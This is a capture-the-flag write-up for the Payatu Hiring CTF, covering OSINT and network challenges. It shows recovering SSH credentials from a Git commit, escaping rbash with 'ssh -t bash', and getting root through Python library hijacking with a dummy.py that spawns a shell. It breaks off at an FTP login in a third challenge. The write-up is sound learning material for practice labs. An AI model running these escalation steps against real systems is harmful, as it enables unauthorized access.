
3996 ASCII
3997 = @
3998 2.2.2-dev(38a443e)
3999 NJF@<8
4000 l q v {
4001 Connecting to
4002 WiFi connected
4003 Web server running. Waiting for the ESP IP...
4004 Go to: http://
4005 :8888
4006 New client
4007 aG9tZXdpZmk6Y29ubmVjdHRvbWU=
4008 HTTP/1.1 200 OK
4009 Content-Type: text/html
4010 Connection: close
```




A screenshot of the CyberChef web application. The URL is [https://gchq.github.io/CyberChef/#recipe=From_Base64\('A-Z'\)](https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Z')). The interface shows a sidebar with various operations like 'To Base64', 'From Base64', etc. The main area has two tabs: 'Input' and 'Output'. In the 'Input' tab, the text 'aG9tZXdpZmk6Y29ubmVjdHRvbWU=' is pasted. In the 'Output' tab, the result 'homewifi:connecttome' is shown. The 'Recipe' dropdown is set to 'From Base64'.

OSINT challenges

1. Catch me if you can



In this challenge I was given a hashtag #Goa2022 and was to find an image with the correct description. Since I was given a hashtag I immediately opened up Instagram hoping to find something but Nullcon 2022 was held in Goa with a ton of potential images and none matched the description. I then tried to Google it instead and found that there were Twitter results too.



Google #Goa2022

All News Images Videos Shopping More Tools

About 14,400 results (0.42 seconds)

<https://eci.gov.in> › assembly-election › ae-2022-goa : **Assembly Election Goa 2022 - Election Commission of India**
The body administers elections to the Lok Sabha, Rajya Sabha, State Legislative Assemblies in India, and the offices of the President and Vice President in the ...

<https://en.wikipedia.org> › wiki › 2022_Goa_Legislative... : **2022 Goa Legislative Assembly election - Wikipedia**
Legislative Assembly elections were held in Goa on 14 February 2022 to elect 40 members of the Eighth Goa Legislative Assembly. The votes were counted and ...
2017 · Digambar Kamat · St. Cruz Assembly constituency

<https://twitter.com> › search › q=#goa2022 : **#goa2022 - Twitter Search / Twitter**
Goa opinion poll 2022 assembly elections Congress - 16-19 seats BJP - 11-13 seats AAP - 01-02 seats Others - 4-5 seats seats #Goassemblyelection #Goa2022.

<https://www.instagram.com> › explore › tags › goa2022 : **#goa2022 hashtag on Instagram • Photos and Videos**
Top posts. 16,024 posts. Доброе утро из солнечного Гоа дорогие друзья!!!! Всем. Heart on the beach #heart #beach #beachvibes #patnem #goa # ...

And then surfing through posts a suspicious post hit me. It was also pointing to the description. So I tried to exif the image and binwalk it but no results until I clicked the **alt** button and got a coordinate.

 **Warren Hastings** @HastingWarren72 · Sep 14


The KEY to peaceful mind is to flow with the water current.
Don't believe me, here is an image the DESCRIPT the same. #Goa2022

...




Q 2 ↗ ❤ ⬤

Show this thread




A general search on Google gave me the name of a resort in Goa and that was the flag value.




Network challenges

1. Mistake - 1



This challenge got me hinted to a ROT13 text where as per description I was searching for ROT13 text.

The objective was this challenge was to get into a machine using port 9922 which was running **ssh** as per **nmap** scan. We had to find the username and password.



The website had a gitlab repo which was worth digging into.

```
633             <ul>
634                 <li><span>Email :</span> <a>contact@yoursite.com</a></li>
635                 <li><span>Phone :</span> <a>1-234-567-89</a></li>
636             </ul>
637         </div>
638     </div>
639 </div>
640 <!-- section contact end -->
641
642 <footer id="section-footer">
643     <div class="container">
644         <div class="row">
645             <div class="col-md-12 text-center">
646                 <ul class="social-link list-inline">
647                     <li><a href="#"><i class="fa fa-twitter"></i></a></li>
648                     <li><a href="#"><i class="fa fa-facebook"></i></a></li>
649                     <li><a href="#"><i class="fa fa-google-plus"></i></a></li>
650                     <li><a href="https://gitlab.com/saddetail"><i class="fa fa-github-alt"></i></a></li>
651                     <li><a href="#"><i class="fa fa-linkedin"></i></a></li>
652                 </ul>
653             <div>
654                 <h4>Copyright © 2015, Template by <a href="http://webthemez.com">WebThemez.com</a></h4>
655
656
657
658         </div>
659     </div>
660 </div>
```

Upon opening the repo I saw some commits and got to know that the username was **saddetail** but the password was unknown until I found the ROT13 cipher text.

Payatu Hiring CTF > Caesar's > resolved a mistake in the > damn, never thought peo > +

https://gitlab.com/saddetail/my-portfolio/-/commit/1f6f52e0

No related merge requests found

Changes 1

Showing 1 changed file with 1 addition and 1 deletion

index.html

```

@@ -124,7 +124,7 @@
    <div class="row">
      <div class="col-md-7 col-sm-12 pull-right">
        <div class="profile-desc wow fadeInRight">
          <h2 class="section-title uppercase">Hello, My Name is
          Caesar and I go by saddetail on the Internet.</h2>
+         <h2 class="section-title uppercase">Hello, My Name is
+         Caesar and I go by saddetail on the Internet.</h2>
<br/>
<p>
  Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed diam
  nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Ut wisi enim ad minim
  veniam, quis nostrud exerci tation ullamcorper suscipit lobortis nisl ut aliquip ex ea commodo consequat.
  enim ad minim veniam, quis nostrud exerci tation ullamcorper suscipit lobortis nisl ut aliquip ex ea
  commodo consequat.

```

Payatu Hiring CTF > Caesar's > resolved a mistake in the > damn, never thought peo > +

https://gitlab.com/saddetail/my-portfolio/-/commit/3f3739c5

No related merge requests found

Changes 1

Showing 1 changed file with 0 additions and 6 deletions

index.html

```

@@ -641,12 +641,6 @@
    </div>
  </div>
  </footer>
- <!--
- 6KxtH2IwgKwlcqUxtD29hp3TfqTShqP0zpzyoyzEmVtqyMKNtgTIf0TyhMl0gMF00nTymVTymVUA0
- qkOcMP4tDaI0V79vqzyigKAfrF00nTymVTymVt5iqP0mqUIjnJDhVSEbMKxtLKyvTc1p3DtMzTu
- pZ11ozypazfVueBhKxttD32rF0ghF0vJQugRAYvRxtL29gfF03rKE6vVA1L2tL3WVLKecqzHt
- nJyL2ZhVSEbMKxtL2ShvUEn2hqlF1zMKzgNaWioFlgrF1vo29eVtC1p3D0tYeoMF0q
- rFOjLKAmq291MP4= -->
<!-- jquery (necessary for Bootstrap's JavaScript plugins) -->
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js"></script>

```

Upon translating it we found the password

The screenshot shows the CyberChef interface with a 'From Base64' recipe selected. The input field contains a long base64 encoded string. The output field displays the decoded text:

```

My Security Consultant friends keep telling me this is stupid. But obviously
this is not stupid. They are just fearmongers, they envy me because I come with
such creative ideas. They can take-a-few-pages-from-my-book just like my
password.

```

We got the password to be **take-a-few-pages-from-my-book**.

So that now we have Username and Password let's go for the ssh.

```

(mactavish@mactavish㉿kali)-[~]
$ ssh saddetail@mistake.payatu.lol -p 9922
saddetail@mistake.payatu.lol's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 4.18.0-372.26.1.el8_6.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Oct 16 13:07:39 2022 from 107.187.124.55
saddetail@3bf860d7b892:~$ ls
-rbash: ls: command not found
saddetail@3bf860d7b892:~$ cd
-rbash: cd: restricted
saddetail@3bf860d7b892:~$ 

```

This machine was using rbash. Restricted bash or rbash doesn't allow all commands to run.


So I used the oldest hack in the manual to escape the restriction using **-t bash**

And now I have an interactive shell and the flag.

The terminal window shows a root shell on a Kali Linux VM. The user has run an SSH session to a host named 'mistake.payatu.lol' on port 9922. The host is an Ubuntu 20.04.5 LTS system. The user has navigated to the root directory and listed files, finding a file named 'flag.txt'. The contents of this file are displayed as:

```
flag{w@tch_th0s3_3xtra_Co5mis}
```

2. Mistake - 2



This is the second part of the previous challenge where we need to become root.


I used sudo -l to check what can we run as root using sudo



```
(mactavish㉿kali)-[~]
└─$ ssh saddetail@mistake-payatu.lol -p 9922 -t bash
saddetail@mistake-payatu.lol's password:
saddetail@25bfdd763fcf:~$ sudo -l
Matching Defaults entries for saddetail on 25bfdd763fcf:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saddetail may run the following commands on 25bfdd763fcf:
    (root) SETENV: NOPASSWD: /usr/bin/python3 /opt/script.py
saddetail@25bfdd763fcf:~$
```

And we got this output. Traversing to this path and cat the contents we see that it is a simple calculator app using python.



```
(mactavish㉿kali)-[~]
└─$ ssh saddetail@mistake-payatu.lol -p 9922 -t bash
saddetail@mistake-payatu.lol's password:
saddetail@25bfdd763fcf:~$ sudo -l
Matching Defaults entries for saddetail on 25bfdd763fcf:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saddetail may run the following commands on 25bfdd763fcf:
    (root) SETENV: NOPASSWD: /usr/bin/python3 /opt/script.py
saddetail@25bfdd763fcf:~$ cd /opt
saddetail@25bfdd763fcf:/opt$ cat script.py
try:
    import os
    import requests
    import dummy
except ImportError:
    print("Working Fine")

def add(x, y):
    return x + y

def subtract(x, y):
    return x - y

def multiply(x, y):
    return x * y

def divide(x, y):
    return x / y

print("Select operation.")
print("1.Add")
print("2.Subtract")
print("3.Multiply")
print("4.Divide")

while True:
    choice = input("Enter choice(1/2/3/4): ")
```

```

def divide(x, y):
    return x / y

print("Select operation.")
print("1.Add")
print("2.Subtract")
print("3.Multiply")
print("4.Divide")

while True:
    choice = input("Enter choice(1/2/3/4): ")

    if choice in ('1', '2', '3', '4'):
        num1 = float(input("Enter first number: "))
        num2 = float(input("Enter second number: "))

        if choice == '1':
            print(num1, "+", num2, "=", add(num1, num2))

        elif choice == '2':
            print(num1, "-", num2, "=", subtract(num1, num2))

        elif choice == '3':
            print(num1, "*", num2, "=", multiply(num1, num2))

        elif choice == '4':
            print(num1, "/", num2, "=", divide(num1, num2))

        next_calculation = input("Let's do next calculation? (yes/no): ")
        if next_calculation == "no":
            break

    else:
        print("Invalid Input")

print ("done")

```

After this I saw a module as dummy which was being imported. So it was time for me to perform Python lib hijacking. Using **gtfo bins** i used the pty spawn shell command.

```
import pty;pty.spawn('/bin/bash');exit()
```

And then ran the calculator app which in turn imported the module that I crafted as dummy. And now I am root and have the flag as well.

```

root@25bfdd763fcf:~          mactavish@kali: ~
saddetail@25bfdd763fcf:~$ echo "import pty;pty.spawn('/bin/bash');exit()" > dummy.py
saddetail@25bfdd763fcf:~$ echo dummy.py
dummy.py
saddetail@25bfdd763fcf:~$ cat dummy.py
import pty;pty.spawn('/bin/bash');exit()
saddetail@25bfdd763fcf:~$ chmod +x dummy.py
saddetail@25bfdd763fcf:~$ sudo -
Matching Defaults entries for saddetail on 25bfdd763fcf:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User saddetail may run the following commands on 25bfdd763fcf:
  (root) SETENV: NOPASSWD: /usr/bin/python3 /opt/script.py
saddetail@25bfdd763fcf:/home/saddetail# id
uid=0(root) gid=0(root) groups=0(root)
saddetail@25bfdd763fcf:/home/saddetail# whoami
root
saddetail@25bfdd763fcf:/home/saddetail# ls
__pycache__ bin dummy.py flag.txt
saddetail@25bfdd763fcf:/home/saddetail# cd root
bash: cd: root: No such file or directory
saddetail@25bfdd763fcf:/home/saddetail# cd /root
saddetail@25bfdd763fcf:/# ls
flag.txt
saddetail@25bfdd763fcf:/# cat flag.txt
flag{sl0ppy_Scripting_hurts}
saddetail@25bfdd763fcf:/#
```

3. Woopress - 1

Challenge

Woopress - 1

175

medium

Some information here and a few modifications there,
ruling a machine is surprisingly easy.

Flag format: flag{some_string_here}

<http://woopress.payatu.lol>

[View Hint](#)

[View Hint](#)

[View Hint](#)


Powered by CTFd

My Blog

Sample Page

Hello world!


This machine surprisingly had a lot of ports open



```
mactavish㉿kali:[~]
└─$ nmap woopress.payatu.lol
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-16 20:07 IST
Nmap scan report for woopress.payatu.lol (34.237.41.18)
Host is up (0.21s latency).
rDNS record for 34.237.41.18: ec2-34-237-41-18.compute-1.amazonaws.com
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
20/tcp    closed  ftp-data
21/tcp    open   ftp
22/tcp    open   ssh
80/tcp    open   http
554/tcp   open   rtsp
1723/tcp  open   pptp

Nmap done: 1 IP address (1 host up) scanned in 16.25 seconds
└─$ █
```

I first tried anonymous login on the ftp server



```
mactavish㉿kali:[~]
└─$ ftp woopress.payatu.lol
Connected to payatu.lol.
220 (vsFTPd 3.0.3)
Name (woopress.payatu.lol:mactavish): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

